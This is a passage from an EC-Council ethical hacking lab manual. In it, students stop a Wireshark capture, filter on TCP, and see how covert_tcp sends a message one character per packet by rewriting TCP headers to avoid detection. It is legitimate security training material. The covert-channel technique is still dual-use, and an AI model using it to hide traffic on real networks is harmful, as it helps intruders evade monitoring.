
41. Now, switch back to the **Parrot Security** machine. Close the terminal windows and open **Wireshark**.

42. Click the **Stop capturing packets icon** button from the menu bar, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


43. In the **Apply a display filter…** field, type **tcp** and press **Enter** to view only the TCP packets, as shown in the screenshot.




44. If you examine the communication between the **Parrot Security** and **Ubuntu** machines (here, **10.10.1.13** and **10.10.1.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.

45. Covert_tcp changes the header of the tcp packets and replaces it, one character at a time, with the characters of the string in order to send the message without being detected.

